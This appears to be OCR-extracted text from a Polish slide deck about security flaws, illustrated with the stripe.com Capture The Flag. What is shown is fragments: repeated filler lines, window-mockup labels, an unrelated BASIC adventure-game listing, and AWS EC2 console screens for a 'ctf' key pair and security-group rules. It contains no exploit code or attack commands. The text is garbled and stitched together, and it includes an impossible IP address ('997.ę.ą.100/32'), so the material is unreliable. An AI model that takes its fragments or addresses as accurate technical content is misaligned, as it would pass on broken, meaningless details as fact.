Ach! Zdradź, skąd masz takiego klawego t-shirta?


O lukach bezpieczeństwa na przykładzie stripe.com Capture The Flag

Michał Łuczaj
m.luczaj@elka.pw.edu.pl

https://stripe.com/

https://stripe.com/

https://stripe.com/



https://stripe.com/

Zupa dnia

Zupa dnia


Active Window Title
File Edit View
New Open Save
tab tab active tab tab
UNIX
MEGA 0.1 5.1 28mm WIDE
LEICA

Zupa dnia



Active Window Title
File Edit View
New Open Save
tab tab active tab tab
UNIX
WIDE



>_


Zupa dnia



Active Window Title
File Edit View
New Open Save
tab tab active tab tab
UNIX
MEGA 0.1s / 28mm WIDE



>_


1710 PRINT"HERE YOU FIND ";C$(Q):IF(Q<7)
OR(Q=11)OR(Q=12)THEN620
1720 IFQ=7THENGP=GP+FNA(10):PRINT:PRINTZ
$;GP:GOTO1420
1730 IFQ=8THENFL=FL+FNA(5):PRINT:PRINTZ$
;FL:GOTO1420
1740 IFQ>9THEN1770
1750 PRINT:IF(O(1)=X)AND(O(2)=Y)AND(O(3)
=Z)THENON1-(O$="T")GOTO950,3050
1760 X=FNA(8):Y=FNA(8):Z=FNA(8):GOTO1670
1770 IFQ=10THENZ=FNB(Z+1):GOTO1670
1780 IFQ>25ANDQ<34THENPRINT:PRINT"ITS YO
URS";T(Q-25)=1:TC=TC+1:GOTO1420
1790 A=PEEK(FND(Z))-12:WC=0:IF(A<13)OR(V
F=1)THEN2300
1800 PRINT:PRINT"YOU MAY TRADE WITH, ATT
ACK, OR IGNORE THE VENDOR"
1810 GOSUB3280:IFO$="I"THEN620
1820 IFO$="A"THENVF=1:PRINT:PRINT"YOU'LL
BE SORRY YOU DID THAT":GOTO2300
READY.


Key Pairs
Create Key Pair
Import Key Pair
Delete
Show/Hide
Refresh
Help
Viewing:
All Key Pairs
Search
No Items
You do not have any key pairs defined.
Click the Create Key Pair button to download a new private key.
Create Key Pair
Create Key Pair
Cancel
Key Pair Name:
ctf
Create


Key Pairs
Create Key Pair
Import Key Pair
Delete
Show/Hide
Refresh
Help
Viewing:
All Key Pairs
Search
1 to 1 of 1 Items
Key Pair Name
Fingerprint
ctf
c1:7b:24:22:2b:b7:01:d4:56:92:7c:5d:d0:ab:c6:d5:ad:c1:d1:29
1 Key Pair selected
Key Pair Name:
ctf
Fingerprint:
c1:7b:24:22:2b:b7:01:d4:56:92:7c:5d:d0:ab:c6:d5:ad:c1:d1:29


Security Groups
Create Security Group
Delete
Show/Hide
Refresh
Help
Viewing:
EC2 Security Groups
Search
1 to 1 of 1 Items
Name
VPC ID
Description
default
default group
1 Security Group selected
Security Group: default
Details
Inbound
Create a new rule:
SSH
Source:
997.ę.ą.100/32
(e.g., 192.168.2.0/24, sg-47ad482e, or 1234567890/default)
Add Rule
Apply Rule Changes
ICMP
Port (Service)
Source
Action
ALL
sg-1353f37b (default)
Delete
TCP
Port (Service)
Source
Action
0 - 65535
sg-1353f37b (default)
Delete
UDP
Port (Service)
Source
Action
0 - 65535
sg-1353f37b (default)
Delete


Security Groups
Create Security Group
Delete
Show/Hide
Refresh
Help
Viewing:
EC2 Security Groups
Search
1 to 1 of 1 Items
Name
VPC ID
Description
default
default group
1 Security Group selected
Security Group: default
Details
Inbound*
Create a new rule:
Custom TCP rule
Port range:
(e.g., 80 or 49152-65535)
Source:
0.0.0.0/0
(e.g., 192.168.2.0/24, sg-47ad482e, or 1234567890/default)
Add Rule
Your changes have not been applied yet.
Apply Rule Changes
ICMP
Port (Service)
Source
Action
ALL
sg-1353f37b (default)
Delete
TCP
Port (Service)
Source
Action
0 - 65535
sg-1353f37b (default)
Delete
22 (SSH)
997.ę.ą.100/32
Delete
UDP
Port (Service)
Source
Action
0 - 65535
sg-1353f37b (default)
Delete

Amazon EC2 Console Dashboard

Getting Started

To start using Amazon EC2 you will want to launch a virtual server, known as an Amazon EC2 instance.

Launch Instance

Note: Your instances will launch in the US East (Virginia) region.

Service Health

Service Status

Current Status		Details
✓	Amazon EC2 (US East - N. Virginia)	Service is operating normally

› View complete service health details

Availability Zone Status

Current Status		Details
✓	us-east-1a	Availability zone is operating normally
✓	us-east-1b	Availability zone is operating normally
✓	us-east-1c	Availability zone is operating normally

My Resources

You are using the following Amazon EC2 resources in the US East (Virginia) region: Refresh


0 Running Instances	0 Elastic IPs
0 EBS Volumes	0 EBS Snapshots
1 Key Pair	0 Load Balancers
0 Placement Groups	2 Security Groups

